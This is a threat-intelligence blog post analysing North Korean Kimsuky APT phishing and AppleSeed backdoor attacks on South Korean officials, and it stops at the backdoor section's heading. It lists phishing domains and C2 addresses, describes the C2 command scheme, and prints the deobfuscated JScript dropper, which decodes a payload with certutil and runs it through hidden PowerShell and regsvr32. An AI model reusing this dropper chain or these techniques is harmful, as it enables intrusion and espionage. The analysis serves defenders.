# Kimsuky APT continues to target South Korean government using AppleSeed backdoor

blog.malwarebytes.com/threat-analysis/2021/06/kimsuky-apt-continues-to-target-south-korean-government-using-appleseed-backdoor/

Threat Intelligence Team

June 1, 2021

*This blog post was authored by Hossein Jazi*.

The Kimsuky APT—also known as Thallium, Black Banshee, and Velvet Chollima—is a North Korean threat actor that has been active since 2012. The group conducts cyber espionage operations to target government entities mainly in South Korea. On December 2020, KISA (Korean Internet & Security Agency) provided a detailed analysis about the phishing infrastructure and TTPs used by Kimsuky to target South Korea.

The Malwarebytes Threat Intelligence team is actively monitoring this actor and has been able to spot phishing websites, malicious documents, and scripts that have been used to target high profile people within the government of South Korea. The structure and TTPs used in these recent activities align with what has been reported in KISA's report.

## Targets

One of the lures used by Kimsuky named "외교부 가판 2021-05-07" in Korean language translates to "Ministry of Foreign Affairs Edition 2021-05-07" which indicates that it has been designed to target the Ministry of Foreign Affairs of South Korea. According to our collected data, we have identified that it is one entity of high interest for Kimsuky. Other targets associated with the Korean government include:

- Ministry of Foreign Affairs, Republic of Korea 1st Secretary
- Ministry of Foreign Affairs, Republic of Korea 2nd Secretary
- Trade Minister
- Deputy Consul General at Korean Consulate General in Hong Kong
- International Atomic Energy Agency (IAEA) Nuclear Security Officer
- Ambassador of the Embassy of Sri Lanka to the State
- Ministry of Foreign Affairs and Trade counselor

Beside targeting government, we also have observed that Kimsuky collected information about universities and companies in South Korea including the Seoul National University and Daishin financial security company as well as KISA. This does not mean the threat actors actively targeted them yet nor that they were compromised.

## Phishing Infrastructure

The group has the capability to set up phishing infrastructure to mimic well known websites and trick victims to enter their credentials. This is one of the main methods used by this actor to collect email addresses that later will be used to send spearphishing emails. The group is still using similar phishing models previously mentioned in the KISA report with some small changes.

As an example, they have added the Mobile_detect and Anti_IPs modules from type B to type C (KISA report) in order to be able to detect mobile devices and adjust the view based on that. This phishing model has the capability to show phishing pages in English or Korean based on the parameter value received from the phishing email. This model has been deployed by Kimsuky to target not only Korean speaking victims but also English speaking people, as well.





Figure 1: Phishing service model

We have observed that they developed different phishing techniques to mimic the following web services and steal credentials:

- Gmail

- Hotmail
- Microsoft Outlook
- Nate
- Daum
- Naver
- Telegram
- KISA



/nate/page/p_login.php

**Notice**: Undefined variable: stp in **/opt/lampp/htdocs/nate/page/p_login.php** on line **119**

Figure 2: Nate phishing page developed by Kimsuky APT

We have identified several URLs used by Kimsuky to host their phishing infrastructure:

http://accounts[.]goggle[.]hol[.]es/MyAccount
https://myaccount[.]google[.]newkda[.]com/signin
http://myaccount[.]google[.]newkda[.]com/signin
http://myaccount[.]google[.]nkaac[.]net/signin
https://myaccounts-gmail[.]autho[.]co/signin
http://myaccounts-gmail[.]kr-infos[.]com/signin
http://myaccount[.]cgmail[.]pe[.]hu/signin
https://accounts[.]google-manager[.]ga/signin
https://accounts[.]google-signin[.]ga/v2
https://myaccount[.]google-signin[.]ga/signin
https://account[.]grnail-signin[.]ga/v2
https://myaccount[.]grnail-signin[.]ga/v2
https://myaccounts[.]grnail-signin[.]ga/v2
https://accounts[.]grnail-signin[.]ga/v2
https://protect[.]grnail-signin[.]ga/v2

https://accounts[.]grnail-signing[.]work/v2
https://myaccount[.]grnail-signing[.]work/v2
https://myaccount[.]grnail-security[.]work/v2
https://signin[.]grnail-login[.]ml
https://login[.]gmail-account[.]gq
https://signin[.]gmrail[.]ml
https://login[.]gmeil[.]kro[.]kr
https://account[.]googgle[.]kro[.]kr

The group has used Twitter accounts to find and monitor its targets to prepare well crafted spear phishing emails. The group also is using Gmail accounts to use for phishing attacks or registering domains. One of the Gmail accounts used by this actor is ” tjkim1991@gmail[.]com” which was used to register the following domains:

ns1.microsoft-office[.]us
ns2.microsoft-office[.]us

They were registered on April 3 and we believe have been reserved to be used for future campaigns. Pivoting from these domains, we were able to uncover the infrastructure used by this actor. Some of it has overlap with previously reported campaigns operated by Kimsuky.





Figure 3: Infrastructure pivoting

## Command and Control infrastructure

Kimsuky reuses some of its phishing infrastructure for its command and control communications. In their most recent attack against South Korea's government they reused the infrastructure that has been used to host their phishing websites for AppleSeed backdoor C&C communications. Besides using the AppleSeed backdoor to target Windows users, the actor also has used an Android backdoor to target Android users. The Android backdoor can be considered as the mobile variant of the AppleSeed backdoor. It uses the same command patterns as the Windows one. Also, both Android and Windows backdoors have used the same infrastructure. It is also interesting to mention that this actor calls themselves Thallium.



```
C&C Server 2.0

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

PARAM_DESCRIPTION
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(CMD, FILE, SCREEN, KEYLOG)>
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>
    +- upload_cmd
    |   <MODE_UPLOAD_CMD, pcID>
    +- list_dir
    |   <MODE_LIST_DIR, dir>
    +- del_file
    |   <MODE_DEL_FILE, filePath>
    +- exists_item
        <MODE_EXISTS_ITEM, path>

DIRECTORY_STRUCTURE
    -- index.php
    -- log.txt
    +- members
        +- <pcID1>
        |   -- ping.txt
        |   -- history.txt
        |   -- cmd
        |   -- cmd.old
        |   +- cmdres
        |   |   -- <timestamp>.dat
        |   |   ...
        |   +- file
        |   |   -- <timestamp>.dat
        |   |   ...
        |   +- keylog
        |   |   -- <timestamp>.dat
        |   |   ...
        |   +- screen
        |   |   -- <timestamp>.dat
        |   |   ...
        +- <pcID2>
```

AppleSeed Windows Backdoor

```
WEB PART FOR THALLIUM

+- m: mode
+- p1: param1
+- p2: param2
+- p3: param3
+- q: php query

DIRECTORY_STRUCTURE
    +- ping
    |   <MODE_PING, pcID, pcInfo>
    +- upload
    |   <MODE_UPLOAD, pcID, type(FILE, CMD, SMS)>
    +- down_cmd
    |   <MODE_DOWN_CMD, pcID>
    +- delete_cmd
    |   <MODE_DEL_CMD, pcID>
    +- upload_cmd
    |   <MODE_UPLOAD_CMD, pcID>
    +- list_dir
    |   <MODE_LIST_DIR, dir>
    +- del_file
    |   <MODE_DEL_FILE, filePath>
    +- exists_item
    |   <MODE_EXISTS_ITEM, path>
    |
DIRECTORY_STRUCTURE
    -- index.php
    -- log.txt
    +- members
    |   +- <pcID1>
    |   |   -- ping.txt
    |   |   -- cmd
    |   |   +- cmdres
    |   |   |   -- <timestamp>.dat
    |   |   |   ...
    |   |   +- file
    |   |   |   -- <timestamp>.dat
    |   |   |   ...
    |   |   +- sms
    |   |       -- <timestamp>.dat
    |   |       ...
    |   +- <pcID2>
    |   ...
```

AppleSeed Andriod Backdoor

Figure 4: C2 infrastructure

Here are some of IPs and domains used by the actor for C2 communications:

```
210.16.120[.]34
216.189.157[.]89
45.58.55[.]73
45.13.135[.]103
27.102.114[.]89
210.16.121[.]137
58.229.208[.]146
27.102.107[.]63
download.riseknite[.]life
onedrive-upload.ikpoo[.]cf
alps.travelmountain[.]ml
texts.letterpaper[.]press
```


## Analysis of the most recent AppleSeed attack

In this section we provide an analysis of the AppleSeed backdoor that has been used to target the Ministry of the Foreign Affairs of South Korea.

### Initial Access

The actor has distributed its dropper embedded in an archive file (외교부 가판 2021-05-07.zip) as an attachment through spearphishing emails. The target email addresses have been collected using the actor email phishing campaigns we described in the previous section. The actor conducted this spearphishing attack on May 7, 2021.

The archive file contains a JavaScript file (외교부 가판 2021-05-07.pdf.jse) which pretends to be a PDF file that contains two Base64 encoded blobs. The first one is the content of the decoy PDF file in Base64 format and the other one contains the AppleSeed payload also in Base64 format (encoded twice).
At first it uses the *MSXML Base64* decoding functionality to decode the first layer and then uses *certutil.exe* to decode the second layer and get the final ApppleSeed payload. The decoy PDF file has been decoded using the MSXML Base64 decoding function.



```
Pdf_Base64 =
"JVBERi0xLjQKJcO+CjEgMCBvYmo8PC9QYWdlcyA4NSAwIFIgL091dGxpbmVzIDE3IDAgUiAvVHlwZSAvQ2F0YWxvZz4+CmVuZG9iagoyIDAgb2JqCjw8L1R5cGUvRm9udCAvU3VidHlwZS9UeXBlMCAvQmFzZUZvbnQvtbi/8sO8LEJvbGQgL0VuY29kaW5nIC9LU0MtRVVDLUggL0Rlc2Nl
bmRhbnRGb250...."

AppleSeed_Base64_Base64 =
"VFZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFFQUVBQUE0ZnVnNEF0QW5OSWJnQlRNMGhWR2hwY3lCd2NtOW5jbUZ0SUdOaGJtNXZkQ0JpWlNCeWRXNGdhVzRnUkU5VElHMXZaR1V1RFEwS0pB
QUFBQUFBQUF..."

Pdf_Name = "외교부 가판 2021-05-07.pdf"
AppleSeed_Base64 = "efVo8cq.sIhn";
AppleSeed_Payload = "glK7UwV.pR9a";
Microsoft_XMLDOM_Object = new ActiveXObject("Microsoft.XMLDOM");
FileSystem_Object = WScript.CreateObject("Scripting.FileSystemObject");
Wscript_Shell = new ActiveXObject("WScript.Shell");
Directory_Path = FileSystem_Object.GetSpecialFolder(0) + "\\..\\ProgramData";
Create_Element = Microsoft_XMLDOM_Object.createElement("yJ2bTRX");
Create_Element.dataType = "bin.base64";
Create_Element.text = Pdf_Base64;
Node_Typed_Value = Create_Element.nodeTypedValue;
Adobe_Stream_Writer1 = new ActiveXObject("ADODB.Stream");
Adobe_Stream_Writer1.Open();
Adobe_Stream_Writer1.Type = 1;
Adobe_Stream_Writer1.Write(Node_Typed_Value);
Adobe_Stream_Writer1.SaveToFile(Directory_Path + "\\" + Pdf_Name, 2);
Adobe_Stream_Writer1.Close();
if (FileSystem_Object.FileExists(Directory_Path + "\\" + Pdf_Name)) {
    try {
        Wscript_Shell.Run("\"" + Directory_Path + "\\" + Pdf_Name + "\"");
    } catch (e) {}
}
Create_Element = Microsoft_XMLDOM_Object.createElement("bnKtD9l");
Create_Element.dataType = "bin.base64";
Create_Element.text = AppleSeed_Base64_Base64;
Node_Typed_Value = Create_Element.nodeTypedValue;
Adobe_Stream_Writer2 = new ActiveXObject("ADODB.Stream");
Adobe_Stream_Writer2.Open();
Adobe_Stream_Writer2.Type = 1;
Adobe_Stream_Writer2.Write(Node_Typed_Value);
Adobe_Stream_Writer2.SaveToFile(Directory_Path + "\\" + AppleSeed_Base64, 2);
Adobe_Stream_Writer2.Close();
if (FileSystem_Object.FileExists(Directory_Path + "\\" + AppleSeed_Base64)) {
    try {
        Wscript_Shell.Run("powershell.exe -windowstyle hidden certutil -decode " + Directory_Path + "\\" + AppleSeed_Base64 + " " + Directory_Path + "\\" + AppleSeed_Payload, 0, true);
        WScript.Sleep(10 * 1000);
    } catch (e) {}
}
if (FileSystem_Object.FileExists(Directory_Path + "\\" + AppleSeed_Payload)) {
    try {
        Wscript_Shell.Run("powershell.exe -windowstyle hidden regsvr32.exe /s " + Directory_Path + "\\" + AppleSeed_Payload, 0, true);
    } catch (e) {}
}
```

Figure 5: JS dropper

After decoding the PDF and AppleSeed payload, the content gets written into the *ProgramData* directory. At the end, the decoy PDF file is opened by calling *Wscript.Shell.Run* and the AppleSeed payload executed through PowerShell by calling *regsvr32.exe*. Calling *regsvr32.exe* to run a DLL registers it as a server that automatically calls the DLL export function that has been named *DllRegisterServer*.

```
powershell.exe -windowstyle hidden regsvr32.exe /s AppleSeed_Payload

Wscript_Shell.Run(Pdf_Name);
```

## AppleSeed Backdoor

